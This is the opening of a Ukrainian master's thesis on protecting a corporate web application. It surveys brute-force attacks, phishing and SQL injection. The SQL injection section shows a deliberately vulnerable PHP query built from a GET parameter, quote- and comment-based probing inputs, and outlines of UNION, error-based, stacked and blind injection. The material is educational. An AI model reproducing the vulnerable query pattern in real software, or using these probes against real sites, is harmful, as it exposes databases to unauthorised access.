КИЇВСЬКИЙ НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ
БУДІВНИЦТВА І АРХІТЕКТУРИ

автоматизації і інформаційних технологій

(факультет)

кібербезпеки та комп'ютерної інженерії

(кафедра)

ПОЯСНЮВАЛЬНА ЗАПИСКА
ДО КВАЛІФІКАЦІЙНОЇ РОБОТИ
НА ЗДОБУТТЯ ОСВІТНЬОГО РІВНЯ «МАГІСТР»

на тему: «Програмний модуль захисту інформації

в корпоративному веб-додатку»

ПЕРМІНОВ АНДРІЙ ДМИТРОВИЧ

(прізвище, ім'я та по батькові студента повністю)

Київ 2025 р

КИЇВСЬКИЙ НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ
БУДІВНИЦТВА І АРХІТЕКТУРИ

автоматизації і інформаційних технологій
(факультет)

кібербезпеки та комп'ютерної інженерії
(кафедра)

ЗАТВЕРДЖУЮ
Завідувач кафедри КБКІ
к.т.н., доцент Делембовський М.М.
_____
«___» _____2025 року

ПОЯСНЮВАЛЬНА ЗАПИСКА
ДО КВАЛІФІКАЦІЙНОЇ РОБОТИ
НА ЗДОБУТТЯ ОСВІТНЬОГО РІВНЯ «МАГІСТР»

на тему: «Програмний модуль захисту інформації в корпоративному веб-додатку»

Виконав: студент II-го курсу, групи БІКСм-24

Спеціальності: 125 «Кібербезпека та захист інформації»
(шифр і назва спеціальності)

Пермінов А.Д.
(прізвище та ініціали)

Керівник д.т.н., проф. Терентьєв О.О.
(прізвище та ініціали)

Рецензент к.т.н., доц. Баліна О.І.
(прізвище та ініціали)

Київ, 2025 р.

КИЇВСЬКИЙ НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ
БУДІВНИЦТВА І АРХІТЕКТУРИ

Факультет: автоматизації і інформаційних технологій
Кафедра: кібербезпеки та комп'ютерної інженерії
Освітній рівень: «магістр за ОПП»
Спеціальність: 125 «Кібербезпека та захист інформації»

ЗАТВЕРДЖУЮ
Завідувач кафедри КБКІ
к.т.н., доцент Делембовський М.М.
_____
«___» _____ 2025 року

З А В Д А Н Н Я
ДО ВИКОНАННЯ КВАЛІФІКАЦІЙНОЇ РОБОТИ
НА ЗДОБУТТЯ ОСВІТНЬОГО РІВНЯ «МАГІСТР»

Пермінов Андрій Дмитрович
Тема роботи: Програмний модуль захисту інформації в корпоративному веб-додатку
затверджена наказом ректора КНУБА № _____ від « »_____2025 р.
2. Керівник роботи: Терентьєв О.О., д.т.н., професор кафедри ІТППМ
3. Строк подання студентом роботи до захисту: грудень 2025 р.
4. Зміст пояснювальної записки за розділами:
Р.1. Сучасні існуючі загрози для веб-додатків
Р.2. Різновиди корпоративних веб-додатків, їх функції та особливості
Р.3. Принципи оцінки та підбір методів захисту інформації у корпоративному веб-додатку
Р.4. Реалізація програмного модулю захисту інформації в корпоративному веб-додатку

5. Календарний план виконання кваліфікаційної роботи

Види робіт та їх зміст	Дата виконання
Р. 1. Сучасні існуючі загрози для веб-додатків	Вересень 2025 р.
Р. 2. Різновиди корпоративних веб-додатків, їх функції та особливості	Жовтень 2025 р.
Р. 3. Принципи оцінки та підбір методів захисту інформації в корпоративному веб-додатку	Листопад 2025 р.
Р. 4. Реалізація програмного модулю захисту інформації в корпоративному веб-додатку	Грудень 2025 р.
Остаточне оформлення роботи	Грудень 2025 р.
Направлення роботи на рецензування, перевірку на плагіат	Грудень 2025 р.
Попередній захист роботи на кафедрі	Грудень 2025 р.

6. Консультанти розділів кваліфікаційної роботи

Розділ	Прізвище, ініціали та посада консультанта, представника комісії	дата	підпис
1-4	к.т.н., доц. Баліна О.І.		

7. Дата видачі завдання: 22 вересня 2025 р._____

Керівник Терентьв О.О.

(підпис) (прізвище та ініціали)

Бакалавр Пермінов А.Д.

(підпис) (прізвище та ініціали)

АНОТАЦІЯ

«Програмний модуль захисту інформації в корпоративному веб-додатку».

Кваліфікаційна робота магістра за спеціальністю: 125. «Кібербезпека та захист інформації» – Київський національний університет будівництва та архітектури. – Київ, 2025.

Метою роботи є аналіз загроз, існуючих архітектур корпоративних веб-додатків та створення програмного модулю захисту інформації в сучасному корпоративному веб-додатку де використовуються останні технології розробки. Під останніми технологіями розуміється Single Page Application (SPA), Aplication Programming Interface (API), та сервісно - орієнтована архітектура.

Ключові слова: Веб-дадаток, корпоративне рішення, сервісно - орієнтована архітектура, бекенд та фронтенд фреймворк, автентифікація, токен, інтерфейс користувача, розмежування доступу, контйенеризація.

SUMMARY

"Software module for information protection in a corporate web application".

Certification master's thesis in the specialty: 125. "Cybersecurity" - Kyiv National University of Construction and Architecture. - Kyiv, 2025.

The aim of the thesis is to analyze threats, existing architectures of corporate web applications and create a software module for information protection in a modern corporate web application that uses the latest development technologies. The latest technologies include Single Page Application (SPA), Application Programming Interface (API), and service-oriented architecture.

Keywords: Web application, corporate solution, service-oriented architecture, backend and frontend framework, authentication, token, user interface, access delineation, containerization.

ЗМІСТ

ПЕРЕЛІК УМОВНИХ СОРОЧЕНЬ

AJAX - Asynchronous JavaScript And XML - Асинхронний JavaScript і XML;

BDD - Behavior Driven Development -- Розробка на основі поведінки

CMS - Content Management System - Система управління зміс том;

CRSF - Cross Site Request Forgery - міжсайтовий підробка запиту;

CSS - Cascading Style Sheets- Каскадні таблиці стилів;

DBMS - Database Management System - Система управляння базою даних;

DDD - Domain-driven design - Предметно-орієнтоване проектування;

DDoS - Denial of Service - Відмога в обслуговуванні;

DOM - Document Object Model - Модель об'єкту документа;

HTML - HyperText Markup Language - Мова гіпертекстової розміткиж

ORM - Object-relational mapping - Об'єктно-реляційна проекція;

OSI - Open Systems Interconnection - Open Systems Interconnection;

OWASP - Open Web Application Security Project - Відкритий проект безпеки веб-додатків;

PHP - Hypertext Preprocessor - Препроцесор гіпертексту;

PDO - PHP Data Objects - Об'єкти даних PHP;

RAD - Rapid application development - Швидкий розвиток додатків;

REST API - Representational State Transfer application programming interface - Представницький інтерфейс програмування програми State Transfer;

SQL - Structured query language - Мова структурованих запитів;

TDD - Test-driven development - Тестова розробка;

URL - Uniform Resource Locator - Уніфікований показник ресурсу;

UX/UI - User Experience/ User Interface - Досвід користувача/ Користувальницький інтерфейс;

VLAN - Virtual Local Area Network - Віртуальна локальна мережа;

XSS - Cross-Site Scripting - Міжсайтовий скриптинг;

БД - База даних;

КЗЗ - Комплекс системи захисту;

ОЗУ - Оперативний запам’ятовуючий пристрій

ООП - Об’єктно орієнтоване проектування;

НСД - Несанкціонований доступ;

ВСТУП

Актуальність. Інтернет за останні роки розвивається з неймвірною швидкістю. З’являються соціальні мережі, вся коммунікація переходить в режим оналайн. В тому числі це стосується сайтів які продають товари в мережі. Все більше бізнесів страються займатися електронною комерцією чи виставляти свої товари на маркетплейсах, тому що користувачам зручно користуватись інтернетом через браузер та знаходити товари задяки системі пошуку, яка працює безвідмовно. Користувачам більше не потрібно думати про те як проїхати до магазину, аптеки, чи сервісу. Наразі в мережі можливо купити й ліки,

продукти, страви, одяг та інше. Більш того у всесвітній мережі існує багато креативних сервісів які вирішують повсякденні проблеми студентів і дорослих. Рішення математичних задач, біржі фрілансу, сайти для пошуку роботи, сайти генерації документів та інше. Отже в інтернеті відбуваються майже всі процеси життя. В соціальний мережі можливо влаштовувати зустічі, створювати групи по інтересам, дивитись тільке те що цікаво користувачеві навідмінну від телевізора.

З точки зору розробки веб-додатка, наймати програмістів в цій сфері значно легше. Процес розробки дуже зручний, багато спеціалістів, масштабування та швидкість реалізації роблять веб-додатки такими популярними серед ідей та бізнесу. Величезна кількість готових рішень, наборів інструментів та громади розробників ще більше спрощує ситуацію на ринку веб-додатків. Content Mangement System (CMS) як, наприклад, WordPress дозволяє користувачу зробити сайт навіть без знань програмування.

Популярність веб-додатків призводить як до позитивних наслідків так і до величезної кількості вразливостей. Оскільки розробників велика кількість та не всі кваліфіковані достатньо, щоб правильно захистити веб-додаток. Також, і розробники і бізнеси не уділяють багато уваги захисту свого проекту. Таким чином протягом 20 років було зроблена величезна кількість атак на веб-ресурси. Зловмисники викрадали конфіденційні дані та порушували цілісність баз даних. В цій сфері також помічається ріст DDoS загрози із-за конкурентності бізнесів.

Отже, безпека веб-додатків повинна стояти на перошому місці, ще на початку проектування системи, особливо на сайтах де йде оплата через транзакції. Корпоративний веб-додаток не виключення, й потребує додаткових зусиль для проектування захисту, наприклад, розмежування доступу.

Веб-додатки стають складніші, тому що проект може рости з часом. Для розробки та проектування використовуються нові підходи які допомагають структурувати код, витримувати високі навантаження. З’являються нові

фреймовки для розробки бекенд та фронтенд частини. Починається ера роботи з Application Programming Interface (API), де відповідь від сервера не звична HTML сторінка, а JavaScript Oject Notation (JSON) формат. Такий формат дозволяє спілкуватись з сервером не тільки з браузеру, а й з мобільного додатку. Також мікросервіси можуть спілкуватись таким чином між собою. З'являються Single Page Application веб-додатки які використовють API та працюють без перезапуску сторінки в бразуері.

Корпоративні сайти або як їх ще називають корпоративні портали повинні йти в ногу з часом, тому їх розробка з використанням SPA та API наразі актуальна. З 2017 інші типи сайтів почали поступово переходити на цю технологію. Але саме для корпоративних веб-додатків немає чітких принципів, практик та методів застусування цих технологій. Особливо для архітектури захисту інформації, яка є невід'ємною та важливою частиною будь-якого корпоративного веб-додатку. Існуючі архітектури для корпоративних веб додатків не є ідельними дивлячись з різних сторін. Оскільки додатки стають більш комлексні, мають високе навантаження, складні інтеграції то й архітектура повинна бути відповідною з можливістю масштабування та гнучкою разробкою.

Метою дипломної роботи є аналіз загроз та створення програмного модулю захисту інформації в сучасному корпоративному веб-додатку де використовуються останні технології розробки та мікросервісна(або сервісна) рахітектура:

Досягнення мети роботи потребує розв'язання таких **задач**:

- Аналіз вже існуючих загроз для веб-додатків;
- Аналіз існуючих архітектур та рішень для корпоративного веб-додатку
- Аналіз загроз які з'явились з початком використанням API за останні роки;

- Підбір технологій для розробки та методів захисту
- Розробка модулю захисту для корпоративного веб-додатку

Розроблений код та методологію розробки можна буде використовувати в подібних проектах. Набутими практиками можна ділитись через блоги розробників.

Об'єкт дослідження: захист веб-додатків від існуючих загроз в мережі Інтернет

Предмет дослідження: методи та засоби захисту інформації в сучасному корпоративному веб-додатку з мікросервісною архітектурою

Оцінка сучасного стану проблеми на основі вітчизняної та зарубіжної літератури. Проблеми захисту корпоративних веб-додатків та зхисту веб-додатків в інтернеті цілком займаються багато компаній. Із українських це Bitrix24 (відділ в Україні) яка доречі пропонує корпоративні рішення для організації роботи в компаніях та має свою Customer Relationship Management (CRM) систему. Також, ООО “Датастрім”, що запроваджує надійні рішення для захисту інформації для корпорацій. Зарубіжні компанії такі як Postive Technologies аналізують і розробляють статистку найвпливовіших загроз. Open Web Application Security Project (OWASP) досліджують та роблять тести на відомі атаки, складають та специфікують рейтенги загроз.

Галузь застосування. Даний програмний модуль захисту та практика його розробки може використовуватися у галузі розробки корпоративних веб-додатків з подібною сервісною архітектурою та ЗІ, зокрема в корпоративних рішеннях.

Новизна. Вперше запропоновано повну методику розробки та реалізацію модулю захисту корпоративного веб-додатку з використанням сервісної архітектури та SPA.

Практична цінність полягає у тому, що практики винайдені протягом програмної реалізації модуля та сама реалізація може бути використана у реальних веб-додатках с подібною архітектурою.

Розділ 1. СУЧАСНІ ІСНУЮЧІ ЗАГРОЗИ ДЛЯ ВЕБ-ДОДАТКІВ

1.1 Причини вразливостей веб-додатку

В наш час, коли інтернет технології розвиваються занадто швидко, вагомою та важливою проблемою стає захист персональних даних у всесвітній мережі. Іноформація яка перебуває у мережі менш захищенна та вразлива до її розповсюдження чим у вже відомих способів збереження та передачі інформації. Також, треба наголосити, що дані які передаються через сучасні інтернет протоколи як HTTP, TCP/IP можливо перехоплювати на постійній основі. В такому випадку нові користувачі навіть не будуть інформовані про те що персональна інформація є вкраденою через робочі невідказні алгоритми та програми.

Всесвітня павутина стає все більш відомою. Багато величних компаній, магазинів, підприємств переходять в онлайн. Очевидно, що користувачі та їх дані поступово потрапляють у мережу. Цінність таких даних може розраховуватися у великих розмірах. Аналіз віртуальних цінностей необхідно проводити відповідно до теорій постполітики і постматеріалістичних цінностей. Інтернет – це в першу чергу комунікаційна структура, а отже, як мінімум, інформація і спілкування повинні виступати в якості найважливіших цінностей інформаційного суспільства в цілому і глобального інтернет-співтовариства зокрема. По-друге, Інтернет з точки зору соціальності включає безліч рівнів, у тому числі і рівень глобальної інтернет-спільноти.

Також, неможливо не включити факт, що через мережу наразі проходить багато грошових транзакцій, так звана система електронної комерції (E-commerce). У загальному випадку E-commerce являє собою певну Інтернет-технологію, яка надає учасникам системи наступні можливості:

1. Виробникам та постачальникам товарів і послуг різних категорій - представити в мережі Інтернет товари і послуги (в тому числі он-лайнові послуги

та доступ до інформаційних ресурсів), приймати оплату через Інтернет і обробляти замовлення клієнтів.

2. Покупцям (клієнтам) - переглядати за допомогою стандартних Інтернет-браузерів каталоги і ціни запропонованих товарів і послуг. Оформляти через Інтернет замовлення (заявки) на купівлю товарів чи послуг.

Більш того, з'явилась та закріпилась електронна валюта. Інша її назва - криптовалюта Bitcoin. Bitcoin - це децентралізована криптовалюта, яка була створена Сатоши Накамото в 2008 році. Під значенням "децентралізована" розуміється, що Bitcoin не має ніяких централізованих серверів для створення чи випуску нових монет, обробки транзакцій, зберігання коштів, тощо. Емісія Bitcoin обмежена кількістю монет яка не повинна перевищувати 21,000,000. Згідно з розрахунками, випуск Bitcoin закінчиться тільки в 2045 році. З цього можливо зробити висновок що захист інформації (ЗІ) в інтернеті в майбутньому набуде неабиякої актуальності та цінності.

Наразі компанії які розробляють веб-додатки, особливо високонапружені (highload) проекти, витрачають багато зусиль для того щоб забезпечити цілісність, конфіденційність та доступність інформації. Також, забезпечують безвідказну та безперервну роботу ресурсу, яким можливо користуватись з будь-якої точки планети. Існує багато методик, архітектур та практик які дозволяють забезпечити таку роботу і захист даних користувачів. Із найпопулярніших архітектур виділяють такі:

- Монолітні
- Сервісно-орієнотвані
- Мікросервісні

Із методологій розробки та адміністрування проекту зазвичай використовують:

- Waterfall Model

- RAD Mode
- Agile Model

Із методологій розробки ПО виділяють такі основні підходи як:

- TDD
- BDD
- DDD

Усі вище перераховані підходи вже дуже добре проаналізовані та багато раз використані на практиці. Зазвичай вони допомагають вирішити насамперед бізнес задачі та неясності в технічному завданні.

Також використовують мови програмування які призначені для веб-застосунків. Найпопулярніші це PHP, Python, Ruby, Javascript, SQL. Із додакових технологій Redis (зберігання даних в ОЗУ), брокер повідомлень Rebbit MQ чи Apache Kafka, віртуалізація та контейнерізация Docker та Kubernates, веб-сервери Nginx та Apache. Найважливіша складова будь-якого веб-додатку це зазвичай база даних, яка містить в собі всю інформацію та реалізує такі правила ЗІ:

1. Цілісність даних - стійкість збережених даних до руйнування і знищення. Проблеми можуть бути пов'язані з недоліками та несправностями технічних засобів, різними системними помилками і неправильними діями користувачів. Вона передбачає: відсутність неправильно введених даних або двох ідентичних записів; захист від помилок при оновленні записів БД; неможливість видалення пов'язаних даних між різними таблицями. Неспотворенність даних при роботі в багатофункціональному режимі в розподілених базах даних; збереження даних при збоях техніки (відновлення даних).

2. Захист даних від несанкціонованого доступу – це обмеження доступу до конфіденційних даних особам, які не мають прав доступу до інформації. Досягається зазвичай введенням системи паролів та керування дозволами адміністратором бази даних (АБД).

Розробники використовують такі бази даних при проектувані веб-додатків: MySQL, Oracle, PostgreSQL, MongoDB, Sqlite.

Отже, існує безліч варіантів, технологій, практик, методолгій реалізації потужного та захищеного веб-додатку. Але деякі технології мають свої недоліки. Багато помилок можливо допустити на етапі проектування та разробки програмної частини. Тому велика кількість веб-додатків реалізовані без правильного ЗІ. Як результат хакери вкрадають персональні конфіденційні дані сотянми та продають їх в різних спеціальних чорних мережах.

Тепер ми можемо виділити основні проблеми та вразливості веб-додатків які можуть привести до втрати даних та відказу системи цілком:

1. Проблема бюджету бізнесу чи замовника. Неможливість найняти висококваліфікованих розробників та закупити потрібну техніку та обладнання (в нашій ситуації потужні сервери). Така економія з легкістю може призвести до негативних наслідків, особливо якщо ресурс стане популярним.

2. Непрофесіональність і халатність технічних та програмних спеціалістів. Незнання методів захисту при написанні програмного кода, може призвести до прогалин в захисті системи. Зловмисник може використати вразливості синтаксису мови програмування щоб змінити поведінку системи або забрати необхідні персональні дані інших користувачів.

3. Нехтування правилами бази даних та СУБД. Якщо база даних була налаштована невірно без будь-яких паролей та ролей, то така поведінка з легкістю може зруйнувати дані. Наприклад: підключення до бази з root

користувача без паролю; зберігання незахешованих паролей інших користувачів ресурсу; нехтування реалізацію функціоналу транзакцій, приводить до руйнування цілісності даних.

4. Недостатня увага до авторизації, автентифікації, та розмежуванню ролей.

5. Людський фактор. Найчастіше сам користувач заходить на сайт зловмисника та вводить персональні дані. Тому треба заходити на перевірені сайти, які реалізують протокол https. В браузерах на сайті повинен відображатися зелений замок біля адресного рядка.

Вище перераховані проблеми звичайно поділяються на підпункти, наприклад різні види атак на вразливості програмного коду веб-додатка. Надалі проведемо аналіз розповсюджених загроз які існують в мережі Інтернет.

1.2 Повний математичний перебір

Повний математичний перебір(англ. Brute Force) – це так званий метод вирішення метематичних задач. Складність такого перебору залежить від кількості можливих рішень будь-якої задачі. Будь яка задача з класу алгоритмів NP може бути вирішена завдяки цьому методу. Більш того, у криптографії обчислювальної складності повного перебору, ґрунтується оцінка криптостійкості шифрів. Якщо не існує методу взлому набагато більш швидкого ніж повний перебір всіх можливих ключів, то шифр можна вважати криптостійким.

У криптографії на повному переборі ґрунтується криптографічний атака методом «грубої сили». Злом пароля можна виконати перебором усіх варіантів ключа. Однак, в цьому методі є і недоліки. Якщо простір варіантів рішень занадто великий, то можливі нереалістичні затрати часу та розрахункових ресурсів. Такий вид атаки може зайняти від одного, двух днів до декількох століть.

Метод грубої сили дуже просто застосувати для веб-додатку, особливо якщо сайт дозволяє зареєструватися з простим паролем та маленькою кількістю символів які входять в пароль. Зловмиснику потрібно лише запустити скрипт коду який буде підбирати пароль. Як було зазначено вище ефективним методом в цій ситуації буде валідація паролю. Валідацію паролю потрібно виконувати з клієнтом, використовуючи мову программування JavaScript, мову розмітки HTML, та мову каскадних стилей CSS. Все це дозволяє валідувати пароль та показати відповідні підказки користувачу на екрані. Але цього недостатньо, так як JavaScript може бути відключений на бразуері користувача. Отже, валідацію потрібно також проводити на сервері використовючи серверні мови програмування та повертати необхідно помилки для відображення у користувача. Валідація в свою чергу перевіряє кількість символів та складність паролю. Наприклад пароль повинен містити обов'язково велику букву, цифри та символи.

Іноді таких заходів безпеки невистачає, оскільки заставляти запам'ятовувати великий пароль не є правильним підходом до UX/UI технологій. Більш того, сучасні персональні комп'ютери дозволяють зламувати паролі повним перебором варіантів з ефективністю, проілюстрованою в таблиці на рис. 1.1. Також, brute force можливо оптимізувати завдяки паралельним обчисленням. Таким чином, ефективність атаки можна істотно підвищити. При цьому може знадобитися використання комп'ютера, адаптованого до багатопотокових обчислень. В останні роки широкого поширення набули обчислювальні рішення, які використовують GPU, такі як Nvidia Tesla.

Кол-во знаков	Кол-во вариантов	Стойкость	Время перебора
1	36	5 бит	менее секунды
2	1296	10 бит	менее секунды
3	46 656	15 бит	менее секунды
4	1 679 616	21 бит	17 секунд
5	60 466 176	26 бит	10 минут
6	2 176 782 336	31 бит	6 часов
7	78 364 164 096	36 бит	9 дней
8	$2{,}821\ 109\ 9x10^{12}$	41 бит	11 месяцев
9	$1{,}015\ 599\ 5x10^{14}$	46 бит	32 года
10	$3{,}656\ 158\ 4x10^{15}$	52 бита	1 162 года
11	$1{,}316\ 217\ 0x10^{17}$	58 бит	41 823 года
12	$4{,}738\ 381\ 3x10^{18}$	62 бита	1 505 615 лет

Рис. 1.1. Приклад тривалості підбору паролів

Тобто пароль можливо підібрати швидше навіть якщо він довжиною в 7-8 символів. Для того щоб бути впевненим що про пароль користувача не дізнаються, найкращим методом буде двох-факторна аутентифікація. В цьому випадку навіть якщо хакер дізнається пароль, то не зможе зайти в систему так як потрібен додатковий код який, наприклад, приходить на мобільний пристрій користувача. Не потрібно також забувати й про таку технологію як CAPTCHA(Completely Automated Public Turing test to tell Computers and Humans Apart), яка дозволяє відрізнити людину від машини (бота хакера який посилає запити з підібраними паролями). Основна ідея CAPTCHA: запропонувати користувачу таку задачу, яка з легкістю вирішується людиною, але вкрай складна і трудомістка для комп'ютера. Іншим вдалим рішенням буде реалізація таймауту аунтентифікації. Перевірка того, що багато запросів один за одним не приходять с одної IP адреси. Це може значно ускладнити діяльність хакеру.

1.3 Фішингові сторінки

Як було зазначено вище, людський фактор є однією із складових вразливостей веб-застосунків. Оскільки в Інтернеті всі файли які приходять до бразуеру з сервера, наприклад, картинки, відео, музика можливо завантажити на компьютер. Код розмітки HTML, JavaScript код та стилі сайту CSS не є

виключенням. Використовуючи веб-інспектор досвідчений користувач зможе роздивитись розмітку та скачати всі необхідні файли щоб створити ідентичний сайт. Такий сайт згодом буде зареєстрований на схожому домені до оригінального. Наприклад маємо сайт на домені facebook.com, копіюємо необхідні сторінки та створюємо домен під назвоню facebok.com. Назва схожа, отже користувач може зайти саме на цю сторінку випадково та ввести свої дані. Такі сторінки у мережі називаються фішинговими.

Фішинг (англ. Phishing від fishing «рибна ловля, видобування») – це популярний вид інтернет шахрайства метою якого є отримання доступу до конфіденційних даних користувачів таким як логінів і паролів. Це досягається шляхом зазначеним вище або шляхом проведення масових розсилок електронних листів від імені популярних брендів чи сервісів, а також особистих повідомлень, наприклад, від імені банків або всередині соціальних мереж. У листі часто міститься пряме посилання на сайт, який неможливо відрізнити від справжнього.

Фішинг - один з різновидів соціальної інженерії, яка створена на незнанні звичайними користувачами основ безпеки в мережі інтернет. Багато хто не повідомлений про такий факт що сервіси не розсилають листів з проханнями повідомити свої паролі, персональні дані та інше.

Отже, зловмисники зазвичай копіюють тільки сторінки логіну чи оплати через платіжні карти, так як це і є вся необхідна інформація яку можливо використати в своїх цілях, наприклад, продажу профайлу користувача в соц мережі. Від такої атаки важко реалізувати необхідний захист. В цьому випадку найважливіше розробити функціонал двух-факторною автентифікації та змусити користувача активувати його. Як результат, навіть якщо зловмисник дізнається пароль він не сможе залогінитися в сервіс. Складніше з банківськими картами, бо зловмисник може вкрасти CVV код та всі необхідні дані фізичної карти. Але багато банків вже давно реалізували підтвердження будь-яких транзакцій через телефонний дзвінок чи ту ж саму двух-факторну автентифікацію. Більш того,

багато браузерів таких так Internet Explorer, Mozilla Firefox, Google Chrome, Safari та Opera. Firefox вже реалізували антифішингову систему. Гарний метод,також, навчити людей розумінню що таке фішінг та розрізняти підозрілі сайти та листи. Якщо домен сторінки починається з http, а не з https і не має зеленого замку, який повідомляє про встановлення безпечного http-з'єднання, ресурс як мінімум не безпечний, як максимум - може бути фішинговим.

На державному рівні фішинг є незаконним. 26 січня 2004 року Федеральна комісія з торгівлі США подала перший позик до суду проти підозрюваного в фішингу. Відповідач, підліток з Каліфорнії, звинувачувався в створенні веб-сторінки, зовні схожою з сайтом AOL, і крадіжці даних кредитних карт. Інші країни наслідували цей приклад і почали шукати і заарештовувати людей які займаються фішингом.

1.4 SQL Ін’єкція

Одна з найбільш популярних та простих атак на веб-додатки є SQL-Ін’єкція. Суть такої атаки полягає у впровадженні довільного SQL кода хакера у веб-додаток. Такий код може змінювати поведінку системи та мови программування SQL, наприклад, змінювати початковий запит до бази який дозволить отримати заборонену інформацію. Спотворений запит може бути переданий у веб-додаток через GET, POST HTTP запити або COOKIES. Говорячи простою мовою це атака на базу даних яка дозволяє виконати дії які не планувались розробником коду.

SQL перш за все мова програмування, яка включає в себе всі складові з операторами, змінними, курючими конструкціями, вбудованими функціями і строковими літералами. Вся мова складається із запросів до бази даних використовуючи основні контруктори запитів SELECT, DELETE, INSERT, UPDATE. Але проблема у тому що запити формуються динамічно залежно від даних які вводить куристувач на сайті, навідміну від скриптів які написані на сервері, вони ніколи не змінюються та пишуться раз і назавжди. І, як наслідок,

невірно відформатовані дані можуть спотворити запит до бази, або навіть змінити його, підставивши непередбачувані розробником оператори. Власне, саме в цьому і полягає суть ін'єкцій.

Вичислити вразливість веб-додатку до ін’єкції не складно. Як вже зрозуміло атака проводиться через вхідні дані, найчастіше це фільтри які використовуються у GET запиті або дані які вводяться через HTML елемент input, який зазвичай знаходиться усередині форми. Візьмемо для прикладу адрес сторінки у якої є GET параметр для запиту до сервера, наприклад, ID. Запит виглядає таким чином: news.ua/?id =1. Отже ми з легкістю можемо змінювати вхідні дані у адресному рядку в браузері, бо саме там відображається параметри GET запиту. (рис 1.2)




Рис. 1.2 Адресний рядок з GET параметром id

Параметр використовується щоб витягнути с бази необхідну інформацію стосовно новини з ідентифікатором 1. Міняємо параметр GET запиту на news.ua/?id =1`, тобто додаємо лапку в кінці (рис. 1.3). Далі на серевер попадає вже не просто числове значення, а цифра з лапкою, яка вже може зламати запит. Код на сервері виглядає як на рис. 1.4, в результаті фінальний запит до бази буде мати такий вигляд: SELECT * FROM news WHERE id=1'; .Отже, синтаксис мови SQL зламався через несподіваних лапків. В цьому випадку неякісний веб-додаток поверне до браузеру приблизно таку помилку : Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in C:\WebServ\domains\news\index1.php on line 16. Логічна помилка з’являється через причину того, що база даних не повертає відповідні очікувані дані. Це говорить про те, що веб-додаток вразливий до SQL-ін’єкції. Звичайно помилка може і не з’явитися через наступні причину:

1) Використовуються всі необхідні заходи для захисту від атак типу SQL-ін’єкція
2) Вимкнено відображення помилок

Якщо зловмисник має доступ до такої вразливості, він може, використовуючи навички, знання системи баз даних та синтаксис мови SQL, отримати доступ до всіх таблиць і записів які існують в базі.




Рис. 1.3. Змінення GET параметру для знаходження вразливості веб-додатку до SQL-ін’єкції

```
$id = $_GET['id'];
$query = "SELECT * FROM news WHERE id=$id";
```

Рис 1.4. Приклад коду вразливого до SQL-ін’єкції

У випадку якщо вхідні дані це строковий формат то потрібно використовувати такий синтаксис: user=Alex`(SQL-ін’єкція) --. . Коментар в SQL має вигляд “--”. Запит до бази буде виглядати таким чином: “SELECT * FROM news WHERE user= ‘Alex’ (injection) -- залишок запиту”.

Тепер бачимо, що ворта для написання спотвореного запиту відкриті. Треба всього лише знати як привально використати таку можливість. Найчастіше використовують такі підходи:

1. Згортання умови WHERE до істинності результату за будь-яких значень параметрів.

2. Приєднання до фінального запиту результатів іншого запиту. Виконується за допомогою оператора UNION. Вважається найбіль інформативним та широким варіантом ін’єкції.

3. Коментування частини запиту. Найчастіше використовується у запитах де вхідний параметр є елемент рядкового типу.

Типи SQL-ін’єкції поділяють на більш детальні преведені нижче:

1. UNION query SQL injection. Класичний варіант впровадження SQL-коду, коли на вхід до вразливого параметру передається вираз, що починається з конструкції "UNION ALL SELECT". Ця техніка особливо працює, коли веб-додатки безпосередньо повертають результат виведення команди SELECT на сторінку, наприклад, з використанням циклу for або схожим способом, так що кожен запис отриманої з БД вибірки послідовно виводиться на сторінку.

2. Error-based SQL injection. У разі цієї атаки хакер замінює або додає у вразливий параметр синтаксично неправильний вираз, після чого парсить HTTP-відповідь (заголовки і тіло) в пошуку помилок DBMS, в яких містилася б заздалегідь відома ін'єктувати послідовність символів і десь "поряд" висновок на цікавий для нас підзапит. Ця техніка працює тільки тоді, коли веб-додаток з якихось причин (найчастіше з метою налагодження) розкриває помилки DBMS.

3. Stacked queries SQL injection. Хакер перевіряє, чи підтримує веб-додаток послідовні запити, і, якщо вони виконуються, додає в вразливий параметр крапку з комою (;) який слідом впроваджується у SQL-запит. Цей прийом в основному використовується для впровадження SQL-команд, відмінних від SELECT, наприклад для маніпуляції даними (за допомогою INSERT або DELETE). Примітно, що техніка потенційно може привести до можливості читання / запису з файлової системи, а також виконання команд в ОС. Але, в залежності від використовуваної, в якості бекенду, системи управління базами даних, а також призначених для користувача привілеїв.

4. Boolean-based blind SQL injection. Одна з реалізацій так званої сліпої ін'єкції: дані з БД в "чистому" вигляді вразливим веб-додатком ніде не повертаються, наприклад, помилки вимкнені у веб-додатку. Прийом також називається дедуктивним. Хакер додає в вразливий параметр HTTP-запиту

синтаксично правильно складений вираз, що містить підзапит SELECT (або будь-яку іншу команду для отримання вибірки з бази даних). Для кожного отриманої HTTP-відповіді виконується порівняння headers та body сторінки з відповіддю на початковий запит - таким чином, хакер може символ за символом визначити висновок впровадженого SQL-виразу. В якості альтернативи користувач може надати рядок або регулярний вираз для визначення true-сторінок (звідси і назва атаки).

5. Time-based blind SQL injection. Повністю сліпа ін'єкція. Точно так само як і в попередньому випадку, хакер "грає" з вразливим параметром. Але в цьому випадку додає підзапит, який призводить до паузи в роботі СУБД на певну кількість секунд (наприклад, за допомогою команд SLEEP () або BENCHMARK ()). Використовуючи цю особливість, хакер може посимвольно витягти дані з БД, порівнюючи час відповіді на оригінальний запит і на запит з впровадженим кодом. Тут також використовується алгоритм двійкового пошуку. Крім того, застосовується спеціальний метод для верифікації даних, щоб зменшити ймовірність неправильного вилучення символу через нестабільне з'єднання. Завдяки цьому можливо дізнатись яка СУБД наразі застосовується на сервері, за допомогою функцій, тому що вони різні для кожної СУБД.

Також, для того щоб писати запити в адресному рядку треба знати який код відповідає пробільному символу в кодуванні URL. Це буде %20 або символ “+”.

